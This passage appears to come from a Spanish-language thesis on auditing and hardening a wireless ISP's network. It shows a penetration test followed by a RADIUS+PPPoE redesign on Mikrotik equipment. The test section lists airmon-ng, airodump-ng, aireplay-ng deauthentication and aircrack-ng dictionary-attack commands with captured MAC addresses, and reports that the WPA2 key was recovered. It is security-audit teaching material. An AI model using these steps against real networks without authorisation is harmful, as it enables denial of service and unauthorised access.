


Figura 11. Topología de red de la empresa Austronet Inicial.

En la Tabla 4 se indica las funciones de cada elemento y sus características principales.

EQUIPO	Características	Funciones
R1 *Mikrotik* *Modelo: Router CCR1036*	Frecuencia CPU: 1.2Ghz Ram:4G Routing:1782.21 Mbps Puertos:10/100/1000	Enrutador designado para conexión a maquinas administrativas. Cortafuegos implementados con restricciones de acceso a la red interna de administración.

R2 *Mikrotik* *Modelo: Router CCR1036*	Frecuencia CPU: 1.2Ghz Ram:4G Routing:1782.21 Mbps Puertos:10/100/1000	Accesibilidad por DHCP y manejo de colas para servicio a clientes. Administración de ancho de banda, Registro de usuarios, y administración del Wisp en general.
R3 *Mikrotik* *Modelo: Router CCR1036*	Frecuencia CPU: 1.2Ghz Ram:4G Routing:1782.21 Mbps Puertos:10/100/1000	Enlace con base central mediante conexión punto a punto. Accesibilidad por DHCP y manejo de colas para servicio a clientes. Cortafuego implementado para limitar el acceso a la red interna.
Antena Cliente. *Modelo: NanoStation Loco M2*	Integra 2 antenas (MIMO) de 8 dBi de ganancia para la banda de 2.4 GHz. La velocidad de transferencia real del equipo es de hasta 150 Mbps. Soporta estándar 802.1 b/g/n	Brinda la conexión desde el usuario al punto de acceso.
Antena en Punto de acceso. *Modelo: AP2.4 Ghz Mikrotik*	Antena Sectorial 90 grados 14 Dbi 2.4Ghz Alcance 50Km	Cobertura a una zona geográfica de interés de la empresa para brindar el servicio de internet banda ancha.

		Proceso de autentificación para acceso a clientes mediante WPA
Antena enlaces punto a punto. *Modelo: Antena direccional 2.4 Ghz.*	Antena parabólica 2.4 GHz , enlaces 80 km, 150 Mbps.a	Enlace entre la estación central y un punto de acceso remoto.

Tabla 4.Descripcion de elementos de red que constituyen la empresa Wisp Austronet.

En base al reconocimiento de la red y los elementos de red involucrados se planteará un escenario para las pruebas y evaluación de vulnerabilidades, desarrollado en las siguientes fases.

3.2. Detección de Vulnerabilidades

3.2.1. Software de auditoria

Un software de auditoria contiene herramientas para la evaluación de fortalezas y debilidades de una red o un sistema informático. Actualmente existen sistemas operativos dedicados al desarrollo de esta labor, en los siguientes apartados se describen algunos de ellos.

BackTrack

Es una distribución GNU/Linux desarrollada para la auditoría de seguridades en redes de computadoras y sistemas informáticos. Integrando varias herramientas de seguridad entre las más destacadas están los numerosos scanners de puertos, archivos de exploits, sniffers, herramientas de análisis forense y herramientas para la auditoría Wireless.

Backtrack está constituida de 300 herramientas de auditoria para sistemas informaticos, que están estructuradas de manera lógica de acuerdo al flujo de trabajo de los profesionales de seguridad.

Ninguna otra plataforma de análisis Libre o Comercial ofrece un nivel equivalente de usabilidad con una configuración automatizada y enfocada a Pruebas de Penetración.

Kali Linux

Es una distribución basada en Debian, es la evolución del sistema Backtrack. Kali Linux fue diseñado para la auditoria de seguridad informática en general. Este integra una gran cantidad de herramientas para la auditoria de redes inalámbricas, llegando a ser en la actualidad el sistema operativo más utilizado por los profesionales de seguridad. Las nuevas tecnologías y técnicas que son desarrolladas cuentan con el soporte de la toda la comunidad involucrada en la misma, manteniendo un sistema operativo actualizado.

Una vez analizados los softwares de auditoria existentes y las prestaciones de cada uno de ellos. Se ha optado por la utilización del sistema operativo Kali Linux por ser un sistema operativo que cuenta con soporte y actualizaciones periódicas. El mismo que integra un sin número de herramientas actualizadas para la auditoria de redes inalámbricas. En la figura 12 se muestra la interfaz del sistema operativo kaly Linux y las principales aplicaciones que contiene.

Figura 12. Interfaz del sistema operativo Kaly Linux.

3.2.2. Test De Penetración

Para la ejecución de ataques programados se ha implementado la metodología ISSAF (*del inglés: Information Systems Security Assessment Framework),* que trata de un entorno de trabajo que detalla los conceptos de cada una de las tareas a desarrollar en una evaluación de seguridad. Esta metodología está enfocada en tres etapas como se muestra en la figura 13.

Figura 13. Etapas del test de penetración ISSAF.

CAPÍTULO 3. METODOLOGÍA E IMPLEMENTACIÓN

Etapa I – Planeación y Preparación

En primera instancia se define el escenario y la ubicación que tendrá el atacante para realizar el test de penetración. En la figura 14 se muestra la ubicación del atacante para llevar a cabo la ejecución de las pruebas de penetración.




Figura 14. Escenario de red para la ejecución de ataques programados.

Una vez implementado el Escenario 1, para realizar el test de penetración se procede a delimitar la profundidad del test de penetración, que en este caso particular es la red acceso inalámbrica destinada a los usuarios.

El ataque se realiza mediante un computador portátil y el software de auditoria Kali Linux. Los cuales fueron preparados para lanzar los ataques mediante una antena y tarjeta de red inalámbrica externa al computador.

CAPÍTULO 3. METODOLOGÍA E IMPLEMENTACIÓN

El objetivo de esto es lograr captar la señal del punto de acceso desde una zona alejada a la administración del WISP. En la tabla 5, se detallan los equipos y elementos utilizados.

Descripción	Características	Imagen
Computador Portátil	- Sistema operativo Kali Linux - Procesador : Intel core i7 de 5ta generación - Ram : 12Gb Ddr3	
Adaptador USB Inalámbrico de Alta Ganancia.	- Velocidad inalámbrica 150 Mbps - 4dBi antena desmontable, para fortalecer la potencia de la señal del adaptador USB	
Antena de exterior	- Frecuencia de operación 2.4Ghz. Ganancia: 21dBi. Tipo: Direccional.	
Cable Pigtail	- Cumplimiento con 2.4GHz 802.11 n/g/b y 5GHz 802.11 n/a - Conector Macho Tipo N a Hembra RP-SMA.	

Tabla 5. Equipos utilizados durante el ataque de penetración a la empresa Austronet.

Etapa II – Ataque Informático.

En esta etapa se ejecutan las herramientas y prestaciones del sistema operativo Kali Linux mediante el cual se realiza el descubrimiento de las vulnerabilidades en la red Inalámbrica de la empresa Austronet. Detallando los pasos de ejecución en los siguientes apartados:

Paso 1: Comprobación del sistema y configuración.

La comprobación del sistema en funcionamiento es fundamental para evitar posteriores errores en la auditoria de sistemas. Mediante el terminal de Kali Linux se ingresa el comando *iwconfig* el cual muestra las interfaces instaladas y su estado actual [2].

La correcta instalación y funcionamiento es confirmada al momento de visualizar la interfaz y los datos de la misma. En este caso la interfaz *wlan0* como se muestra en la Figura 15.




Figura 15: Estado de adaptador inalámbrico USB.

Esta interfaz inalámbrica se puede establecer en diferentes modos de funcionamiento ya sea como punto de acceso, cliente o monitor. Para auditar la red inalámbrica se establece en modo monitor. Véase la figura 16.

```
root@AUDITORIA:~# airmon-ng start wlan0

phy0    wlan0          zd1211rw        ZyDAS ZD1211B 802.11g
               (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
               (mac80211 station mode vif disabled for [phy0]wlan0)
```

Figura 16: Establecimiento de Interfaz inalámbrica en "modo monitor"

Paso 2: Identificación de la Red Inalámbrica.

Para la identificación de la red inalámbrica a atacar. Se procede a realizar un escaneo de las redes inalámbricas existentes en el espectro de frecuencia 2.4Ghz como se muestra en la Figura 17. Mediante el comando *airodump-ng wlan0mon* .

```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

54:E6:FC:D9:8E:96   30      263       146    0   3  54e. WPA2 CCMP   PSK  AUSTRONET
A0:F3:C1:48:68:26   29      171         0    0   6  54e. WPA2 CCMP   PSK  WAN2
C0:25:67:12:14:29   20       23         0    0   6  54e  WPA2 CCMP   PSK  MARIANA
90:F6:52:8A:E5:FC   11       26       457    0  11  54e. WPA2 CCMP   PSK  veronica
```

Figura 17. Puntos de acceso encontrados junto con datos más relevantes.

Donde*:*

- BSSID: Muestra la dirección MAC del punto de acceso.
- PWR: Indica el nivel de la señal, es un parámetro importante para alinear la antena y conseguir una recepción adecuada para las pruebas posteriores.
- Beacons: Indica el número de paquetes anuncio enviados por el punto de acceso. Cada punto de acceso envía diez Beacons por segundo cuando la velocidad (rate) es de 1M, de tal forma que se pueden recibir desde distancias lejanas.
- #Data: Contabiliza el número de paquetes de datos capturados.

- #/s: Muestra el número de paquetes de datos capturados por segundo calculando la media de los últimos 10 segundos.
- CH: Indica el canal en la que se encuentra el AP.
- MB: Velocidad soportada por el AP.
- ENC: Algoritmo de encriptación que se usa.
- AUTH: El protocolo de autenticación usado.
- ESSID o SSID: Este espacio está en blanco si la ocultación del SSID está activada en el AP. En este caso, airodump-ng analizara los paquetes "Probé responses" y "association requeté" que envía el cliente al punto de acceso para descubrir el SSID oculto [2].

En el bloque siguiente de la misma pantalla del teminal Kali Linux se indica la MAC de los equipos y a qué punto de acceso se encuentran enlazados. Véase la Figura 18.

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
54:E6:FC:D9:8E:96	AC:B5:7D:CA:42:32	59	2e- 1e	0	104	AUSTRONET
54:E6:FC:D9:8E:96	78:59:5E:B4:18:F4	20	0 - 1	0	5	
90:F6:52:8A:E5:FC	BC:44:86:F2:6E:0F	10	2e- 2e	0	477	veronica

Figura 18. Detección de clientes conectados al punto de acceso.

Donde:

- STATION: Dirección MAC del Cliente conectado al AP.
- Lost: Número de paquetes perdidos.
- Frames: El número de paquetes de datos enviados por el cliente.
- Probes: Los ESSIDs a los cuales ha intentado conectarse el cliente.

Paso 3: Denegación de servicio y captura de paquetes

El ataque a la encriptación WAP2 consiste en obtener un número paquetes específicos y después obtener la clave mediante un ataque de diccionario.

Inicialmente se inicia la captura de paquetes del objetivo que se almacenaran en –w captura. Véase Figura 19.

```
root@AUDITORIA:~# airodump-ng -c 3 --bssid 54:E6:FC:D9:8E:96 wlan0mon -w captura
```

Figura 19. Activación de directorio para el almacenamiento de paquetes handshake.

Para obtener los paquetes se debe proceder a forzar la desautentificación del cliente mediante un ataque de denegación de servicio. Para lo cual se requiere la MAC del Punto de acceso como la de un cliente asociado a él, estas previamente han sido encontradas en el paso 2. Véase la figura 20.

```
root@AUDITORIA:~# aireplay-ng -0 1 -a 54:E6:FC:D9:8E:96 -c 78:59:5E:B4:18:F4 wlan0mon
19:33:28  Waiting for beacon frame (BSSID: 54:E6:FC:D9:8E:96) on channel 3
19:33:29  Sending 64 directed DeAuth. STMAC: [78:59:5E:B4:18:F4] [42|51 ACKs]
```

Figura 20. Ataque de Denegación de Servicio.

El instante que el cliente se desautentifique y vuelva a pedir una conexión se intercambiaran los paquetes con las claves de autenticación permitiendo la captura de los mismos y su almacenamiento para el posterior ataque.

Paso 4.- Ataque de diccionario.

Una vez obtenidos los paquetes se procede a realizar el ataque de diccionario mediante el comando mostrado en la figura 21.

```
root@AUDITORIA:~# aircrack-ng -w password.lst -b 54:E6:FC:D9:8E:96 psk.*captura
```

Figura 21. Ataque mediante diccionario contra paquetes capturados.

El tiempo que tome este proceso depende de los siguientes factores:

- Complejidad de contraseña: combinación de números, letras, minúsculas, mayúsculas y cualquier otro carácter que haga más compleja la contraseña.

- El diccionario, buscando coincidencia de la palabra, en su contenido y la clave. Entre mayor sea el tamaño del diccionario mayor será el tiempo utilizado para el descubrimiento, no obstante una mayor probabilidad de éxito.

- Si se trabaja en un equipo con poca capacidad de memoria y/o procesador el tiempo de procesamiento tardará más.

Etapa III – Reporte

Mediante el test de penetración realizado se obtuvo la clave de autenticación que utilizan los clientes para enlazarse al punto de acceso de la empresa Austronet. Véase la Fig. 22.




Figura 22. Resultado obtenido mediante ataque de diccionario.

Ingresando la clave de autenticación mediante la interfaz inalámbrica se accede al servicio de internet y se pueden obtener las Ip internas de la empresa desde la terminal de Windows mediante el comando *tracert* a la DNS de Google 8.8.8.8 como se muestra en la figura 23.




Figura 23. Acceso a internet y autentificación exitosa mediante clave de autentificación descubierta.

Dadas las vulnerabilidades presentadas se debe implementar una política de la seguridad informática que cumpla con los requerimientos expuestos a continuación:

- Integrar un mecanismo de seguridad inalámbrica robusto que mitigue los diferentes tipos de ataques.
- Garantizar la prestación y disponibilidad de los servicios por parte de la empresa solo a usuarios suscritos a la misma.
- Garantizar la confidencialidad de los usuarios.
- Garantizar la correcta gestión interna de los procesos de autentificación y manejo de registro de clientes por parte del personal ya que claves o registros pueden ser vulnerados por los mismos.

3.3. Desarrollo De La Solución Planteada

En base a los requerimientos e investigación de las diferentes tecnologías en seguridad informática se plantea una política de seguridad informática basada en RADIUS + PPPOE. Donde cada cliente se autentificara en la capa 2 mediante una MAC y contraseña WPA-2 AES para la autentificación mediante RADIUS. Una vez aceptado por el server RADIUS se solicita en la capa 3 un nombre de usuario y clave única para la aceptación mediante PPPoE. Dichos requerimientos pueden ser integrados a la empresa Austronet mediante equipos Mikrotik, facilitando y utilizando de manera eficaz los recursos existentes.

3.3.1. Implementación y montaje de elementos de red.

El diseño de la infraestructura comprende cambios que se realizan a la topología de red inicial, como se observa en la Figura 24. Donde se integra un enrutador de borde que se encargara de la gestión del mecanismo de seguridad RADIUS y un servidor que albergara la información de los clientes.

El enrutador de Core se encarga de la gestión de enrutamientos, Manejo de colas, Gestión de anchos banda, procesos de Administración. La implementación de PPPoE se la realiza mediante el punto de acceso (AP) hacia los clientes.




Figura 24. Infraestructura de red implementada.

Los equipos implementados son seleccionados en función de las prestaciones requeridas. En el caso del enrutador de Borde requiere la habilitación de RADIUS para la gestión del Servidor y no realizara ningún trabajo adicional cubriendo la demanda un equipo de gama media de equipos Mikrotik. El server se implementa con una memoria de 500Gb que tendrá la capacidad de albergar la información de todos los usuarios suscritos a la empresa Austronet.

A continuación se presenta una tabla con las características de cada uno de ellos.

Equipos Integrados a la infraestructura de la empresa Austronet	
EQUIPO	Características
Router de Borde RB3011UiAS-RM	1U rackmount, 10xGigabit Ethernet, USB 3.0, LCD, PoE out on port 10, 2x1.4GHz CPU, 1GB RAM,
Server Radius	RAM 4G/almacenamiento 5000Gb/Free RADIUS.

Tabla 6. Elementos de red integrados a la topología de red de la empresa Austronet.

Una vez establecida la infraestructura de red y los equipos a utilizar se procede a la integración física de los elementos mencionados. En la Figura 25 se muestra el detalle del montaje físico de los equipos.

Figura 25. Integración Física de elementos de red.

3.3.2. Configuración de los diferentes elementos de red

Una vez montados los elementos de red y realizadas las conexiones de red en base a la topología de red mostrada en el apartado anterior. Se procede a realizar las configuraciones necesarias para poner en marcha todo el sistema de seguridad que se comprende de los siguientes numerales.

1. Configuración de Ip y rutas
2. Configuración y habilitación de Radius Server
3. Habilitación de PPPOE
4. Configuración en el cliente.

Previamente en la figura se detalla la interfaz con la que trabajan los equipos Mikrotik para su configuración sean estos de gama alta o baja. Mediante esta aplicación se realizan las configuraciones requeridas por los diferentes elementos de red que se van a implementar [19]. Véase figura 26.




Figura 26. Interfaz Winbox de Mikrotik para la configuración de equipos.

CAPÍTULO 3. METODOLOGÍA E IMPLEMENTACIÓN

1. Configuración de IP y rutas.

En primera instancia se configuran el enrutador de core asignandole las ip esatbelecidas en el apartado anterior para la solucion propuesta. Vease Figura 27.




Figura 27. Configuración de IP y rutas en enrutador de Core

La configuración de las diferentes interfaces para el enrutador de borde se muestra en la figura 28. Una vez configuradas dichas rutas se habilitan las interfaces a las cuales están conectadas.




Figura 28. Configuración de IP en enrutador de Borde.

Posterior a ello se configuran las rutas que permitirán alcanzar las diferentes direcciones de red dentro de la infraestructura como se muestra en la figura 29.




Figura 29. Configuración de rutas en enrutador de Borde

De igual forma se puede configurar el server DNS de el buscador Google y permitir todas las solicitudes remotas de conexión hacia le enrutador. Vease figura 30.




Figura 30. Configuración DNS de enrutador de borde.

Una vez implementadas las rutas mediante el enrutador de borde y logrando la comunicación desde ese punto de red. Se procede a configurar la antena sectorial Mikrotik que dará acceso a los clientes mediante la interfaz inalámbrica con ip 192.168.2.0/254 como se muestra en la figura 31.

